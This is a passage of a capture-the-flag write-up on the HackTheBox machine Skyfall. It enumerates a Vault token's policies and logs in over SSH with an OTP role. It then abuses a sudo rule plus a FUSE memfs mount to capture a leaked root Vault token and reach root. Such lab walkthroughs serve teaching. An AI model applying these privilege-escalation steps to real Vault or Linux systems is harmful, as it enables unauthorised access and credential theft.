Error listing secrets engines: Error making API request.

URL: GET http://prd23-vault-internal.skyfall.htb/v1/sys/mounts
Code: 403. Errors:

* 1 error occurred:
        * permission denied
```

Identify SSH Paths

For the next step, I need to find that this token has access to a role that grants SSH access. There isn't an obvious solid path to get there, but I know of at least three ways to make this leap:



Guess At SSH

One of the main capabilities of Vault is to manage secrets for SSH access, and it would certainly be useful to me to gain access to that. I'll notice when I try to access most things, it returns a 403 error like the one above. When I try to list SSH, it returns something different:

```
oxdf@hacky$ vault list ssh
No value found at ssh
```

Something is different about this token's access to `ssh`. The docs for SSH show one thing to do is list roles, and that works:

```
oxdf@hacky$ vault list ssh/roles
Keys
----
admin_otp_key_role
dev_otp_key_role
```

developer Policy

Initially I'll attempt to look into the policies attached to my current token, but the client says I don't have access:

```
oxdf@hacky$ vault token capabilities policies
deny
oxdf@hacky$ vault token capabilities policies/list
deny
oxdf@hacky$ vault token capabilities policies/read
deny
```

If I try to read these policies directly, it fails as well:

```
oxdf@hacky$ vault policy list
Error listing policies: Error making API request.

URL: GET http://prd23-vault-internal.skyfall.htb/v1/sys/policies/acl?list=true
Code: 403. Errors:

* 1 error occurred:
        * permission denied


oxdf@hacky$ vault policy read default
Error reading policy named default: Error making API request.

URL: GET http://prd23-vault-internal.skyfall.htb/v1/sys/policies/acl/default
Code: 403. Errors:

* 1 error occurred:
        * permission denied


oxdf@hacky$ vault policy read developer
Error reading policy named developer: Error making API request.

URL: GET http://prd23-vault-internal.skyfall.htb/v1/sys/policies/acl/developer
Code: 403. Errors:

* 1 error occurred:
        * permission denied
```

It's trying to access `/v1/sys/policies/acl/developer` and failing. There's another endpoint in the docs which isn't used (as far as I can tell) by the CLI, `/v1/sys/policy/[name]`. This one that works:

```
oxdf@hacky$ curl -s -XGET "http://prd23-vault-
internal.skyfall.htb/v1/sys/policy/developers" -H 'X-Vault-Token:
hvs.CAESIJlU9JMYEhOPYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-
LGh4KHGh2cy43OVRNMnZhakZDRlZGdGVzN09xYkxTQVE' | jq .
{
  "rules": "path \"sys/policy/developers\" {\n  capabilities = [  \"read\"
]\n}\n\npath \"ssh/*\" {\n  capabilities = [ \"list\" ]\n}\n\npath
\"ssh/creds/dev_otp_key_role\" {\n  capabilities = [\"create\", \"read\",
\"update\"]\n}\n",
  "name": "developers",
  "request_id": "d1ef5bf4-fde7-6dd9-eac4-675170bb4900",
  "lease_id": "",
  "renewable": false,
  "lease_duration": 0,
  "data": {
    "name": "developers",
    "rules": "path \"sys/policy/developers\" {\n  capabilities = [  \"read\"
]\n}\n\npath \"ssh/*\" {\n  capabilities = [ \"list\" ]\n}\n\npath
\"ssh/creds/dev_otp_key_role\" {\n  capabilities = [\"create\", \"read\",
\"update\"]\n}\n"
  },
  "wrap_info": null,
  "warnings": null,
  "auth": null
}
```

The `rules` is the most interesting part here:

```
oxdf@hacky$ curl -s -XGET "http://prd23-vault-
internal.skyfall.htb/v1/sys/policy/developers" -H 'X-Vault-Token:
hvs.CAESIJlU9JMYEhOPYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-
LGh4KHGh2cy43OVRNMnZhakZDRlZGdGVzN09xYkxTQVE' | jq '.rules' -r
path "sys/policy/developers" {
  capabilities = [  "read" ]
}

path "ssh/*" {
  capabilities = [ "list" ]
}

path "ssh/creds/dev_otp_key_role" {
  capabilities = ["create", "read", "update"]
}
```

It's showing that this token has access to this SSH role, `dev_otp_key_role`.

sys/internal/ui/resultant-acl

This StackOverflow answer shows another endpoint in the CLI that will dump all the capabilities of the current token:

```
oxdf@hacky$ vault read sys/internal/ui/resultant-acl --format=json|jq -r .data

{
  "exact_paths": {
    "auth/token/lookup-self": {
      "capabilities": [
        "read"
      ]
    },
    "auth/token/renew-self": {
      "capabilities": [
        "update"
      ]
    },
    "auth/token/revoke-self": {
      "capabilities": [
        "update"
      ]
    },
    "ssh/creds/dev_otp_key_role": {
      "capabilities": [
        "create",
        "read",
        "update"
      ]
    },
    "sys/capabilities-self": {
      "capabilities": [
        "update"
      ]
    },
    "sys/control-group/request": {
      "capabilities": [
        "update"
      ]
    },
    "sys/internal/ui/resultant-acl": {
      "capabilities": [
        "read"
      ]
    },
    "sys/leases/lookup": {
      "capabilities": [
        "update"
      ]
    },
    "sys/leases/renew": {
      "capabilities": [
        "update"
      ]
    },
    "sys/policy/developers": {
      "capabilities": [
        "read"
      ]
    },
    "sys/renew": {
      "capabilities": [
        "update"
      ]
    },
    "sys/tools/hash": {
      "capabilities": [
        "update"
      ]
```

```
    },
    "sys/wrapping/lookup": {
      "capabilities": [
        "update"
      ]
    },
    "sys/wrapping/unwrap": {
      "capabilities": [
        "update"
      ]
    },
    "sys/wrapping/wrap": {
      "capabilities": [
        "update"
      ]
    }
  },
  "glob_paths": {
    "cubbyhole/": {
      "capabilities": [
        "create",
        "delete",
        "list",
        "read",
        "update"
      ]
    },
    "ssh/": {
      "capabilities": [
        "list"
      ]
    },
    "sys/tools/hash/": {
      "capabilities": [
        "update"
      ]
    }
  },
  "root": false
}
```


This output shows that this token has `create`, `read`, and `update` capabilities on `ssh/creds/dev_otp_key_role`.

SSH

Knowing that this token can access `dev_otp_key_role`, and with a list of usernames from MinIO, I'll start trying to log in over SSH with `vault`. askyy is the lead developer who had this token in their `.bashrc`, so I'll try them first:

```
oxdf@hacky$ vault ssh -role dev_otp_key_role -mode otp askyy@skyfall.htb
failed to run ssh command: exit status 6
```

`vault ssh` requires a mode, and given the term "otp" in the role name, I'll go with that. The binary here is making a request to the API (`/v1/ssh/creds/dev_otp_key_role`) and using the password it gets back with `sshpass` to try to connect. It still may fail.

Exit status 6, which the `sshpass` man page says:

> *As with any other program, sshpass returns 0 on success. In case of failure, the following return codes are used:*
>
> 1. *Invalid command line argument*
> 2. *Conflicting arguments given*
> 3. *General runtime error*
> 4. *Unrecognized response from ssh (parse error)*
> 5. *Invalid/incorrect password*
> 6. *Host public key is unknown. sshpass exits without confirming the new key.*

It's a public key issue! If I add in `--strict-host-key-checking=no`, it works:

```
oxdf@hacky$ vault ssh --role dev_otp_key_role --mode otp --strict-host-key-
checking=no askyy@skyfall.htb
Warning: Permanently added 'skyfall.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-101-generic x86_64)
...[snip]...
askyy@skyfall:~$
```

Alternatively, if I ever connect to this SSH and accept the key (even without the right password), it'll also work.

And I can grab `user.txt`:

```
askyy@skyfall:~$ cat user.txt
ee11cbb1**********************
```

Shell as root

Enumeration

Home Directories

askyy is the only user with a home directory in `/home`:

```
askyy@skyfall:/home$ ls
askyy
```

And the only non-root user with a shell set in `passwd`:

```
askyy@skyfall:/home$ grep "sh$" /etc/passwd
root:x:0:0:root:/root:/bin/bash
askyy:x:1000:1000:Aurora Skyy:/home/askyy:/bin/bash
```

sudo

There's a `sudo` rule for askyy:

```
askyy@skyfall:~$ sudo -l
Matching Defaults entries for askyy on skyfall:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi
use_pty

User askyy may run the following commands on skyfall:
    (ALL : ALL) NOPASSWD: /root/vault/vault-unseal ^-c /etc/vault-unseal.yaml -[vhd]+$
    (ALL : ALL) NOPASSWD: /root/vault/vault-unseal -c /etc/vault-unseal.yaml
```

This user can run the `vault-unseal` binary with a specific `yaml` file and with one or more of the arguments `vdh`.

Running this program with `-h` shows the help menu:

```
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -h
Usage:
  vault-unseal [OPTIONS]

Application Options:
  -v, --verbose        enable verbose output
  -d, --debug          enable debugging output to file (extra logging)
  -c, --config=PATH    path to configuration file

Help Options:
  -h, --help           Show this help message
```

It looks like a modified version of [this program][(https://github.com/lrstanley/vault-unseal). Instead of offering `--log-path`, it offers `--debug`.

Running it does generate a `debug.log` file in the current directory:

```
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -vd
[+] Reading: /etc/vault-unseal.yaml
[-] Security Risk!
[+] Found Vault node: http://prd23-vault-internal.skyfall.htb
[>] Check interval: 5s
[>] Max checks: 5
[>] Checking seal status
[+] Vault sealed: false
askyy@skyfall:~$ ls -l
total 8
-rw------- 1 root root  590 Aug 27 12:37 debug.log
-rw-r----- 1 root askyy  33 Aug 25 17:49 user.txt
```

It is owned by root and only readable by root. askyy can rename it and delete it, but not access it's contents directly.

Abusing Fuse

Background

This is a rather niche case, but there's a file that root is writing that I want to read. I can control where it writes, but still can't see it.

I'm going to abuse Filesystem in Userspace (or FUSE) for this. It's installed on many Linux distros by default and used for virtual filesystems. In the default `/etc/fuse.conf`, there's one risky option (I believe commented out by default), `user_allow_other`:

```
# The file /etc/fuse.conf allows for the following parameters:
#
# user_allow_other - Using the allow_other mount option works fine as root, in
# order to have it work as user you need user_allow_other in /etc/fuse.conf as
# well. (This option allows users to use the allow_other option.) You need
# allow_other if you want users other than the owner to access a mounted fuse.
# This option must appear on a line by itself. There is no value, just the
# presence of the option.

#user_allow_other


# mount_max = n - this option sets the maximum number of mounts.
# Currently (2014) it must be typed exactly as shown
# (with a single space before and after the equals sign).

#mount_max = 1000
```

This StackOverflow answer goes into the risks of this configuration.

Basically, when a user creates a filesystem, without this option, only that user can access the filesystem. However, once `user_allow_other` is activated, then other users can create filesystems that other users can access.

FUSE Applications

A very common FUSE application is sshfs, which allows for creating a filesystem on a remote computer over SSH. So in theory, I could SSHFS from Skyfall back into my host, creating a mount on Skyfall that maps to a folder on my host. Then, because of `user_allow_others`, when root writes the log file to this mount, it will show up on my system, and I can access it as the user I SSHed as.

However, opening my machine to SSH in the HTB labs is something I generally avoid doing. There's a neat Go project, go-fuse, that has a bunch of example scripts the create various FUSE-based applications. One of particular interest is memfs. This mounts a folder as a FUSE filesystem, and logs all files written to into that FS to files.

Local memfs Demo

I'll clone the repo to my box and go into the `examples/memfs` directory. There I'll build the project:

```
oxdf@hacky$ ls
main.go
oxdf@hacky$ go build
error obtaining VCS status: exit status 128
        Use -buildvcs=false to disable VCS stamping.
oxdf@hacky$ go build -buildvcs=false
oxdf@hacky$ ls
main.go  memfs
```

The `memfs` binary takes a directory to mount and a prefix for the output files:

```
oxdf@hacky$ ./memfs
usage: main MOUNTPOINT BACKING-PREFIX
```

I'll create a test directory and run it, where it hangs:

```
oxdf@hacky$ ./memfs ~/testfs/ memfsoutput-
Mounted!
```

From another terminal, I'll write some files into the new FS:

```
oxdf@hacky$ echo "testing..." > testfs/test1
oxdf@hacky$ echo "testing again..." > testfs/test2
```

In the directory I ran `memfs` from, there's two new files:

```
oxdf@hacky$ ls
main.go  memfs  memfsoutput-1  memfsoutput-2
oxdf@hacky$ cat memfsoutput-1
testing...
oxdf@hacky$ cat memfsoutput-2
testing again...
```

If I try to write to the filesystem as root, it fails:

```
root@hacky:/home/oxdf# echo "this is a root test" > testfs/from_root
-bash: testfs/from_root: Permission denied
```

That's because my system isn't set up with `user_allow_others`. If I go into `/etc/fuse.conf` and uncomment that line, it still fails. I'll need to update the Go script slightly. I'll kill the mount, and `sudo umount ~/testfs`.

In `main.go`, I'll add an option for the `fuse` creation:

```
        server, err := fuse.NewServer(conn.RawFS(), mountPoint, &fuse.MountOptions{
                Debug: *debug,
                AllowOther: true, // added this
        })
```

Now I'll rebuild and re-mount:

```
oxdf@hacky$ go build -buildvcs=false
oxdf@hacky$ ./memfs ~/testfs/ memfsoutput-
Mounted!
```

Now from a root shell:

```
root@hacky:/home/oxdf# echo "now it should work" > testfs/as_root
root@hacky:/home/oxdf# cat testfs/as_root
now it should work
```

And the file got logged:

```
root@hacky:/home/oxdf# cat hackthebox/skyfall-10.10.11.254/go-
fuse/example/memfs/memfsoutput-1
now it should work
```

On Skyfall

I'll upload the compiled `memfs` to Skyfall, create a directory, and mount it:

```
askyy@skyfall:/dev/shm$ wget 10.10.14.6/memfs
--2024-08-27 18:33:29--  http://10.10.14.6/memfs
Connecting to 10.10.14.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3500122 (3.3M) [application/octet-stream]
Saving to: ‘memfs’

memfs                   100%[============================>]   3.34M  11.8MB/s    in
0.3s

2024-08-27 18:33:30 (11.8 MB/s) - ‘memfs’ saved [3500122/3500122]

askyy@skyfall:/dev/shm$ mkdir out
askyy@skyfall:/dev/shm$ chmod +x memfs
askyy@skyfall:/dev/shm$ ./memfs
usage: main MOUNTPOINT BACKING-PREFIX
askyy@skyfall:/dev/shm$ ./memfs out/ out
Mounted!
```

In another SSH window, I'll go into that directory and run `vault-unseal`:

```
askyy@skyfall:/dev/shm/out$ cat debug.log
2024/08/27 18:34:49 Initializing logger...
2024/08/27 18:34:49 Reading: /etc/vault-unseal.yaml
2024/08/27 18:34:49 Security Risk!
2024/08/27 18:34:49 Master token found in config: hvs.I0ewVsmaKU1SwVZAKR3T0mmG
2024/08/27 18:34:49 Found Vault node: http://prd23-vault-internal.skyfall.htb
2024/08/27 18:34:49 Check interval: 5s
2024/08/27 18:34:49 Max checks: 5
2024/08/27 18:34:49 Establishing connection to Vault...
2024/08/27 18:34:49 Successfully connected to Vault: http://prd23-vault-
internal.skyfall.htb
2024/08/27 18:34:49 Checking seal status
2024/08/27 18:34:49 Vault sealed: false
```

It created `debug.log`, but because of where it's stored, it's owned by askyy:

```
askyy@skyfall:/dev/shm/out$ ls -l
total 4
-rw------- 1 askyy askyy 590 Aug 27 18:34 debug.log
```

Admin Vault

debug.log

The `debug.log` file leads the token being used with it:

```
askyy@skyfall:/dev/shm/out$ cat debug.log
2024/08/27 18:34:49 Initializing logger...
2024/08/27 18:34:49 Reading: /etc/vault-unseal.yaml
2024/08/27 18:34:49 Security Risk!
2024/08/27 18:34:49 Master token found in config: hvs.I0ewVsmaKU1SwVZAKR3T0mmG
2024/08/27 18:34:49 Found Vault node: http://prd23-vault-internal.skyfall.htb
2024/08/27 18:34:49 Check interval: 5s
2024/08/27 18:34:49 Max checks: 5
2024/08/27 18:34:49 Establishing connection to Vault...
2024/08/27 18:34:49 Successfully connected to Vault: http://prd23-vault-
internal.skyfall.htb
2024/08/27 18:34:49 Checking seal status
2024/08/27 18:34:49 Vault sealed: false
```

Login

This token works via the `vault login` command:

```
oxdf@hacky$ vault login
Token (will be hidden):
Success! You are now authenticated. The token information displayed below
is already stored in the token helper. You do NOT need to run "vault login"
again. Future Vault requests will automatically use this token.

Key                  Value
---                  -----
token                hvs.I0ewVsmaKU1SwVZAKR3T0mmG
token_accessor       bXBeXR3r92WGQ8XgEDx6pIFu
token_duration       ∞
token_renewable      false
token_policies       ["root"]
identity_policies    []
policies             ["root"]
```

It has the `root` policy! That's promising.

SSH

There's a bunch of enumeration I could do, but I'll remember there were two SSH roles:

```
oxdf@hacky$ vault list ssh/roles
Keys
----
admin_otp_key_role
dev_otp_key_role
```

This token can read the roles:

```
oxdf@hacky$ vault read ssh/roles/admin_otp_key_role
Key                  Value
---                  -----
allowed_users        root
cidr_list            10.0.0.0/8
default_user         nobody
exclude_cidr_list    n/a
key_type             otp
port                 22
```

The user allowed is root. I'll SSH:

```
oxdf@hacky$ vault ssh -role admin_otp_key_role -mode otp root@skyfall.htb
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-101-generic x86_64)
...[snip]...
root@skyfall:~#
```

And grab the flag:

```
root@skyfall:~# cat root.txt
27c61477************************
```

0xdf hacks stuff
0xdf.223@gmail.com

0xdf_
0xdf
feed
0xdf
@0xdf@infosec.exchange

CTF solutions, malware analysis, home lab development